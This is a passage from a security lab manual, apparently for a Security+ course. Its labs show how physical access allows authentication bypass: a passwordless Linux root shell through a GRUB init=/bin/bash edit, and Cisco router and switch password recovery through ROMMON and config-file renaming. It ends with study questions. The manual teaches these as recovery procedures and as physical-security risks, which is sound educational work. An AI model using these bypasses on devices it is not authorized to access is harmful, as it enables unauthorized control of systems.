
Power on your Kali Linux VM, from VMware Workstation Player.

You’ll have to be quick with your fingers in the next step, so do a few hand exercise warmups!

📷 **1d–1e**

Step 1 In the following steps, you’re going to halt the normal booting process of Kali Linux. After a successful power-on self-test (POST), which tests the machine’s Basic Input/Output System (BIOS), checking the keyboard, mouse, RAM, drives, and other hardware components when a machine is powered on, a bootloader is called. The purpose of a bootloader, the first program that runs after the POST, is to load and transfer control to an operating system's kernel, which then initializes the other parts of the operating system. The bootloader on most Linux distributions is GNU GRUB 2 (GNU GRand Unified Bootloader version 2). By modifying this process, you will be able to take full control of the system.

a. Click into the VM with your mouse (pressing CTRL-G will also put you in the VM) when you see the GRUB boot menu (see Figure 8-1). You'll have only a few seconds to accomplish this step and the next one.




Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
KALI

```
Kali GNU/Linux
Advanced options for Kali GNU/Linux

Booting in 2 seconds
```

FIGURE 8-1 GRUB boot menu

b. Immediately, press the E (for edit) key on the keyboard, which will launch the configuration screen shown in Figure 8-2.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player


```
                       GNU GRUB  version 2.04-7kali1

setparams 'Kali GNU/Linux'

        load_video
        insmod gzio
        if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
        insmod part_msdos
        insmod ext2
        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --\
hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  aab78dc3-0235-46d3-af58-\
eb1ecb4c0a8a
        else
          search --no-floppy --fs-uuid --set=root aab78dc3-0235-46d3-af58-e\
b1ecb4c0a8a
        fi
        echo            'Loading Linux 5.6.0-kali2-amd64 ...'
        linux           /boot/vmlinuz-5.6.0-kali2-amd64 root=UUID=aab78dc3-023\ ↓

    Minimum Emacs-like screen editing is supported. TAB lists possible
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB menu.
```

FIGURE 8-2 GRUB configuration screen

c. Look for the line that starts with *linux* and has *vmlinuz* (the Linux kernel) in it (this line is shown at the bottom of the box in Figure 8-2, with an arrow added for emphasis). Go to the end of that line; to do this, place the cursor on the line and then press the END key. Then enter **init=/bin/bash** at the end of the line. This entry will wrap around to the next line on the screen. This instructs the Linux kernel to launch /bin/bash instead of running init. On most Linux distributions now, init is a symbolic link to systemd, the daemon process that starts when the machine starts, and the direct or indirect parent of every running process. On these Linux distributions, the init daemon process was replaced with systemd, which handles things a lot neater than init did, minimizing unnecessary delays that were common with init.

Normally, the init symbolic link would call systemd, which would start up the system and create the environment. Adding init=/bin/bash to the configuration causes the system to boot right into a passwordless root shell instead.

d. On that same line, you'll also see *ro*. Change that *ro* to *rw*. Notice the changes in Figure 8-3. This instructs the Linux kernel to start the hard drive in read/write mode, as opposed to read-only mode, which is the default. Normally, after the integrity of the disk is checked, a process changes read-only mode to read/write mode. With your addition, changes can be written to the hard drive through the passwordless root shell.




```
        linux        /boot/vmlinuz-5.6.0-kali2-amd64 root=UUID=aab78dc3-023\
5-46d3-af58-eb1ecb4c0a8a rw  quiet splash init=/bin/bash_
```

FIGURE 8-3 Configuration changes

Keep in mind that these changes are not preserved, so the next time you power up the VM, the configuration will not show your changes, and the booting process will revert back to the normal way it booted before.

e. Press CTRL-X or press F10 to launch a passwordless root shell, as shown in Figure 8-4. This works even if the root account is locked and even if the root account doesn't have a password configured!


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player

```
[    3.081532] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
[    3.691018] sd 2:0:0:0: [sda] Assuming drive cache: write through
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# _
```

FIGURE 8-4 Passwordless root shell

2a–2b

Step 2 At this point, you have full control of the system. Now, consider what can be done from a recovery perspective and what can be done from a malicious perspective.

a. Perform a sequence of commands that illustrates the act of recovering from a cybersecurity incident (that deleted files, for example) or some accidental situation or actions (forgetting a password or accidentally messing up important configuration files, for example). Feel free to set up this sequence by executing other commands first.

b. Perform a sequence of commands that deals with attacking and manipulating the system for malicious purposes (adding or deleting files, for example). Feel free to set up this sequence by executing other commands first.

Step 3 Continue the boot process by entering the command **exec /sbin/init**, which executes init (from the sbin directory)—remember that earlier, /bin/bash was launched instead of init.

30 MINUTES

Lab Exercise 8.02: Cisco Router Password Recovery

If you don’t keep your routers (and switches, as you’ll see in Lab Exercise 8.03) in a locked room, anyone who gains physical access can wreak havoc on them by following the steps in this lab exercise. “Cisco Router Password Recovery” is the “nice” way of describing the lab exercise, but another (and just as accurate) way to describe it is “Hacking into a Cisco Router.” Again, like many cybersecurity concepts, these steps can be used for good (password recovery) or bad (malicious hacking) purposes.

Learning Objectives

In this lab exercise, you’ll penetrate a Cisco router with the highest privileges, without authenticating with credentials. After this lab exercise, you’ll be able to

- Get into privileged EXEC mode on a Cisco router
- Understand the benefits and damage this can cause

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A Cisco router (almost any model will do; this process is the same on just about all models)
- A rollover/console cable
- A USB-to-serial converter (if your rollover/console cable is 8P8C-to-serial)

Let’s Do This!

Before you can start this lab exercise, you’ll need to set up the hardware and software involved. After connecting a router to your PC, you’re going to download and install software that will allow you to send keystrokes from your keyboard to the router and receive output from the router on your monitor.


Connect the 8P8C side of the rollover/console cable to the console port on your router and the USB side (with or without an adapter) to a USB port on your PC. (Note that the 8P8C connector is usually incorrectly referred to as RJ-45: see https://packetlife.net/blog/2008/nov/8/rj45-isnt-really-rj45/.)

Download PuTTY from www.chiark.greenend.org.uk/~sgtatham/putty/. Then launch PuTTY.

On the Basic Options For Your PuTTY Session screen, make sure that the Serial radio button is selected.

Assuming you’ve connected the rollover/console cable (or adapter) to a USB port on your machine, click the Windows button (or click in the Windows 10 search box on the taskbar), type **Device Manager**, and select Device Manager.

Expand the Ports (Com & LPT) section, and note the port used by your USB-to-Serial Comm port. Figure 8-5 shows that it’s COM5 for me.



jweissman
- Audio inputs and outputs
- Batteries
- Biometric devices
- Bluetooth
- Cameras
- Computer
- Disk drives
- Display adapters
- Human Interface Devices
- Keyboards
- Mice and other pointing devices
- Monitors
- Network adapters
- Network Infrastructure Devices
- Ports (COM & LPT)
  - Intel(R) Active Management Technology - SOL (COM3)
  - Prolific USB-to-Serial Comm Port (COM5)
- Print queues
- Printers
- Processors
- Security devices
- Software devices
- Sound, video and game controllers
- Storage controllers
- System devices
- Universal Serial Bus controllers
- USB Connector Managers

FIGURE 8-5 Device Manager

Back in PuTTY, change the serial line port to the port identified in Device Manager.

In the Category: pane on the left, click Serial.

Under Options Controlling Local Serial Lines, verify the following settings (the last one should be the only nondefault value):

Serial Line To Connect To: COM*x* (where *x* represents the port you identified earlier)

Speed (Baud): 9600

Data Bits: 8

Stop Bits: 1

Parity: None

Flow Control: None

Click Open. You may have to press ENTER in the PuTTY command-line window before you see a prompt, where you can type commands.

Moving forward, if this is your first time using the device and it is factory reset, start with just Step 2e and then go right back to Step 1a.

📷 **1a–1j**

Step 1 Before you perform password recovery (or hack into a router), a password needs to be in place. You’ll set one up in this step.

The router will boot into user EXEC mode, which enables you to perform basic tasks and display limited information. You’ll see the Router> prompt. Type in the following commands and press ENTER after each command.

a. Welcome to the Cisco IOS (Internetwork Operating System)! Type **enable** at the prompt to move to privileged EXEC mode (also called enable mode because of the command needed to get there), which enables you to perform unrestricted tasks at this and other levels and also enables all information to be displayed:

```
Router>enable
```

b. At the Router# prompt, enter **configure terminal** to move into global configuration mode, where the running configuration can be modified:

```
Router#configure terminal
```

c. At the Router(config)# prompt, enter **enable secret ccna** to configure ccna as the enable secret, which is the password (now needed for privileged EXEC mode) that will be stored as a hash in the startup-config and running-config files (coming up in Step 1e):

```
Router(config)#enable secret ccna
```

d. Enter **exit** to move back down to privileged EXEC mode:

```
Router(config)#exit
```

e. Type **show running-config** to see the router’s running configuration (through the running-config file) in RAM:

```
Router#show running-config
```

You should see a line that starts with *enable secret*, followed by a number (representing the specific hash function used) and the hash of the enable secret.

f. Type **copy running-config startup-config** to copy this configuration file in RAM to NVRAM, where it will be stored as the startup-config file:

```
Router#copy running-config startup-config
```

The next time the router boots, the startup-config file will be loaded into RAM and will become the new running-config file.

g. Type **reload** to reboot the router:

```
Router#reload
```

h. Type **enable** at the prompt:

```
Router>enable
```

i. At the Password prompt, enter your first name:

```
Password: <your name>
```

j. Enter two more incorrect passwords. After you’ve entered these three incorrect passwords, you’ll see the user EXEC mode prompt again.

```
Password: <your name>
Password: <incorrect password>
Password: <incorrect password>
% Bad secrets
Router>
```

📷 **2a–2i**

Step 2 At this point, you need to recover the password to once again gain access to the router. You’re going to do that in yet another mode.

a. Power off and power on the router—the power button is on the back of the router. You’ll have 60 seconds from when the router starts booting up to perform the Step 2b.

b. Press CTRL-BREAK to place the router in ROMMON (ROM monitor) mode. When a router is powered on or resets, the ROM monitor firmware is launched, which assists the initialization of the processor hardware and boots the Cisco IOS. ROMMON mode is used to execute certain configuration tasks such as password recovery or downloading software through the console port. In the absence of an IOS image, a router will boot directly into ROMMON mode. The syntax in ROMMON mode is different than the “regular” modes you saw earlier. Furthermore, the prompt contains a number that increments with each command you execute in this mode.

c. At the rommon 1 > prompt, enter **confreg 0x2142**, which alters the configuration register value to make the router boot from flash memory, without loading the startup-config file from NVRAM into RAM as the running-config file, as it normally would.

```
rommon 1 > confreg 0x2142
```

By not loading the startup-config file, which contains the password configuration, into RAM as the running-config file, there will be no password prompt for privileged EXEC mode.

d. At the rommon 2 > prompt, enter **reset** (the number after rommon increases after each command):

```
rommon 2 > reset
```

The router will reboot with a default configuration.

e. At the “Would you like to enter the initial configuration dialog? [yes/no]:” prompt, type **no**. At the Press RETURN To Get Started! prompt, press ENTER.

f. At the Router> prompt, enter **enable**, and notice that now there is no password prompt:

```
Router>enable
```

g. At the Router# prompt, enter **copy startup-config running-config** to take the startup-config file from NVRAM and load it into RAM as the running-config file:

```
Router#copy startup-config running-config
```

Wait a minute! Didn’t we just bypass this with the ROMMON running configuration? Yes, we did! Without that configuration, we would have needed to provide a password for privileged EXEC mode. Now that we’re “in,” we can bring the configuration back. We can compare this to creative bank robbers. Instead of robbing the bank and walking away with the money, they’d be lifting up the entire bank (in the middle of the night when no one is around) and placing it where they are standing, so that they are inside the vault with all the money when the structure comes down on top of them!

h. Enter **configure terminal** to go into global configuration mode:

```
Router#configure terminal
```

i. At the Router(config)# prompt, enter **config-register 0x2102** to restore the configuration register to its previous value (before it was altered in ROMMON mode), which will make the router load startup-config from NVRAM as running-config into RAM, the next time it boots up:

```
Router(config)#config-register 0x2102
```

3a–3c

Step 3 At this point, you have full control of the router, and it’s set up to boot normally again. Think about all the malicious things a cyberattacker would be able to do here. Now it’s time to reset the password because if you don’t, you’ll find yourself in the same situation of needing to perform password recovery!

a. Configure a new enable secret.

b. Save the running configuration to the startup configuration.

c. Reload the router and get to privileged EXEC mode with the new password you just configured.

30 MINUTES

Lab Exercise 8.03: Cisco Switch Password Recovery

In this lab exercise, instead of performing password recovery on (or hacking into) a router, you'll do it on a switch.

Learning Objectives

In this lab exercise, you'll penetrate a Cisco switch with the highest privileges, without authenticating with valid credentials. After this lab exercise, you'll be able to

- Get into privileged EXEC mode on a Cisco switch
- Understand the benefits and damage this can cause

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- PuTTY from the previous lab exercise
- A Cisco switch (almost any model will do; this process is the same on just about all models)
- A rollover/console cable
- A USB-to-serial converter (if your rollover/console cable is 8P8C-to-serial)

Let's Do This!

Start off with the same setup in the "Let's Do This!" section in Lab Exercise 8.02 (to console into the switch and get PuTTY running), as well as all of Step 1 of that lab exercise (to set an enable secret and fail to provide the correct password when prompted). Step 1 of this lab exercise assumes you've already followed those steps in the last lab exercise. If this is your first time using the device and it is factory reset, start with this lab exercise's Step 2f and then go back to Step 1.

Step 1 Remove the power cable from the switch. Interestingly enough, Cisco switches do not have power buttons like Cisco routers.

This may seem a little odd, but to get the ball rolling with Cisco switch password recovery, you’re going to need to hold down the Mode button, on the far left side of the front of the switch, as you plug the power cable back into the switch. As you did in the previous lab exercise, press ENTER after each command.

📷 **2a–2h**

Step 2 Like the hardware step you just did, the software process you’re about to do (performing password recovery on the switch) is very different than the password recovery process you performed on the router in the previous lab exercise.

a. At this point, the switch should boot into switch: mode. Enter **flash_init** at the switch: prompt to initialize the flash file system:

```
switch: flash_init
```

b. At the switch: prompt, enter **load_helper** to load and initialize boot helper images that can extend or patch the boot loader’s functionality:

```
switch: load_helper
```

c. To see the contents of flash, enter **dir_flash** at the switch: prompt:

```
switch: dir_flash
```

d. At the switch: prompt, enter **rename flash:config.text flash:config.old** to hide the switch’s configuration from being seen during the time it boots:

```
switch: rename flash:config.text flash:config.old
```

Cisco switches save configuration in two files that have the same contents. The startup-config file in NVRAM is used by switches during the booting process, like routers. Switches, however, have another file in flash, config.text, which is used for the purpose of this lab exercise: password recovery. The startup-config file is linked to the config.text file, and that’s why this step is needed. When you rename config.text to config.old, the switch isn’t able to map the startup-config file to config.text (since it doesn’t exist anymore). As a result, the startup-config file is not loaded into RAM as the running-config file when the switch boots up.

e. Now **boot** the switch.

```
switch: boot
```

f. At the “Would you like to enter the initial configuration dialog? [yes/no]:” prompt, enter **no**. When prompted to Press RETURN To Get Started!, press ENTER.

g. At the switch> prompt, enter **enable** to go into privileged EXEC mode:

```
switch>enable
```

h. At the privileged EXEC mode prompt, enter **rename flash:config.old flash:config.text**, which restores the file’s original name and allows it to be found the next time the switch boots up:

```
Switch#rename flash:config.old flash:config.text
```

📷 **3a–3c**

Step 3 At this point, you have full control of the switch, and it’s set up to boot normally again. Think about all the malicious things a cyberattacker would be able to do here. Now it’s time to reset the password because if you don’t, you’ll find yourself in the same situation of needing to perform password recovery!

a. Configure a new enable secret.

b. Save the running configuration to the startup configuration.

c. Reload the switch and get to privileged EXEC mode with the new password you just configured.

Lab Analysis

1. Why is physical access required to boot into a passwordless Linux root shell?

2. Why is physical access required to perform password recovery on a Cisco router?

____

____

3. Why is physical access required to perform password recovery on a Cisco switch?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

booting

configuration

recovery

1. The process of hacking into a Cisco router or switch can also be described as password _____________.

2. Getting full control of a Linux system requires physical access, and the process involves interrupting the _____________ process.

3. Hacking into a switch is made possible by renaming the _____________ file.

Chapter 9
Network Fundamentals

Lab Exercises

Think of switches as the local streets of a city, connecting entities (such as homes, buildings banks, coffeehouses, and supermarkets) in the same vicinity. These entities are like the end devices on a network. End devices are the sources or destinations of traffic and have IP addresses. End devices are connected by switches and include desktops, laptops, printers, cameras, mobile devices, and so on. Just like the streets of a city allow you to easily go from a bank to a coffeehouse, switches allow network traffic (for example, a document) to go from your computer to a network printer. Just like a set of streets can lead to another part of a city, switches connect to other switches, extending the network's reach. Of course, a network must have a switch that connects to a router, to take traffic destined for other networks off the network and bring traffic from other networks onto that network.

Think of routers as the highways that connect different cities and states together. Unlike switches, routers don't connect devices together. Routers connect networks together. Routers also connect to other routers that are connected to other routers that are connected to other routers, and so forth. This allows traffic from one network to be sent to any interconnected network via any number of routers and allows the return traffic to make its way back to the device that initiated the traffic on the originating network. Just like highways allow you to go from Rochester to Staten Island, routers allow your network traffic to reach devices on other networks that could be in the same building, another state, or another country or continent.

60 MINUTES

